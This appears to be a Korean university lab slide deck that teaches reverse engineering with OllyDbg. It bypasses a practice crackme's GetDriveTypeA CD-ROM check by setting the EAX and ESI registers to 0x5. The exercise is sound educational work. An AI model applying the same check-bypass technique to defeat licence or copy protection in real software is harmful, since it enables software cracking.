
- “Error” 메시지가 나타남



실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석 ①

- File > Open > 실습 파일 선택 > 열기




실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석 ②

▪ 실습 파일의 실행 순서

1. MessageBoxA Function 실행 → "abex's ..." 메시지 출력
2. GetDriveTypeA Function 실행
 1. MessageBoxA Function 실행 → "Nah..." 메시지 출력
 2. MessageBoxA Function 실행 → "Ok, ..." 메시지 출력



실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석 ③

▪ GetDriverTypeA Function

- Microsoft Windows API Docs에 해당 함수에 대한 설명이 기술

The screenshot shows the Microsoft Windows Dev Center API documentation for the `GetDriveTypeA` function. The URL is [Docs / Windows / Desktop / API / Fileapi.h / GetDriveTypeA function](https://docs.microsoft.com/en-us/windows/desktop/api/fileapi.h/nn-fileapi-getdrivetypea-function). The page title is **GetDriveTypeA function**, last updated on 09/28/2018. It describes the function as determining whether a disk drive is removable, fixed, CD-ROM, RAM disk, or network drive. A note says to call `SetupDiGetDeviceRegistryProperty` and specify the `SPDRP_REMOVAL_POLICY` property. A sidebar lists related functions: `GetDiskFreeSpaceExW`, `GetDiskFreeSpaceW`, `GetDriveTypeA` (which is selected and highlighted in blue), `GetDriveTypeW`, and `GetFileAttributesA`.

- Return Value

Return Value	
The return value specifies the type of drive, which can be one of the following values.	
Return code/value	Description
DRIVE_UNKNOWN 0	The drive type cannot be determined.
DRIVE_NO_ROOT_DIR 1	The root path is invalid; for example, there is no volume mounted at the specified path.
DRIVE_REMOVABLE 2	The drive has removable media; for example, a floppy drive, thumb drive, or flash card reader.
DRIVE_FIXED 3	The drive has fixed media; for example, a hard disk drive or flash drive.
DRIVE_REMOTE 4	The drive is a remote (network) drive.
DRIVE_CDROM 5	The drive is a CD-ROM drive.
DRIVE_RAMDISK 6	The drive is a RAM disk.

return = 3: DRIVE_FIXED
a hard drive or flash drive

return = 5: DRIVE_CDROM
a CD-ROM drive

실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석 ④

- 어셈블리 코드를 보면, 0x00401026 번지에서 Jump 하는 것을 알 수 있다.

The screenshot shows the OllyDbg debugger interface with the assembly window titled "CPU - main thread, module Reverse_". The assembly code is displayed in the left pane, and the registers are shown in the right pane. The assembly code includes several calls to MessageBoxA and GetDriveTypeA functions, with some instructions being highlighted in yellow. The registers pane shows various CPU registers with their current values.


Register	Value	Description
EAX	00000000	
ECX	0012FFB0	
EDX	7C93E4F4	ntdll.K
EBX	7FFD0C000	
ESP	0012FFC4	
EBP	0012FFF0	
ESI	FFFFFFFFF	
EDI	7C940208	ntdll.7
EIP	00401000	Reverse
C	0	ES 0023 32bit 0
P	1	CS 001B 32bit 0
A	0	SS 0023 32bit 0
Z	1	DS 0023 32bit 0
S	0	FS 003B 32bit 7
T	0	GS 0000 NULL
D	0	LastErr ERROR_M
EFL	00000246	(NO, NB,
ST0	empty	-UNORM D0A
ST1	empty	0.0
ST2	empty	0.0
ST3	empty	0.0
ST4	empty	0.0
ST5	empty	0.0
ST6	empty	0.0
ST7	empty	0.0
FST	0000	Cond 0 0 0
FCW	027F	Prec NEAR,

- 이때, 0x00401024 번지에서 EAX 레지스터와 ESI 레지스터 값을 비교한다.
 - 따라서 EAX, ESI 레지스터 값을 0x5로 변경해주면, GetDriveTypeA의 return 값(EAX)이 프로그램의 조건문(ESI == 0x5)와 일치하여 CD-ROM으로 인식한다.

실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석 ⑤


- 0x00401023 번지: ESI 레지스터 값을 0x5로 변경
- 0x00401024 번지: EAX 레지스터 값을 0x5로 변경
 - 변경할 레지스터를 더블 클릭 > Modify [Register]



실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석


- EAX == ESI → Jump하는 번지가 바뀜



실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석

- 리버싱 성공





Q & A



<http://mesl.khu.ac.kr>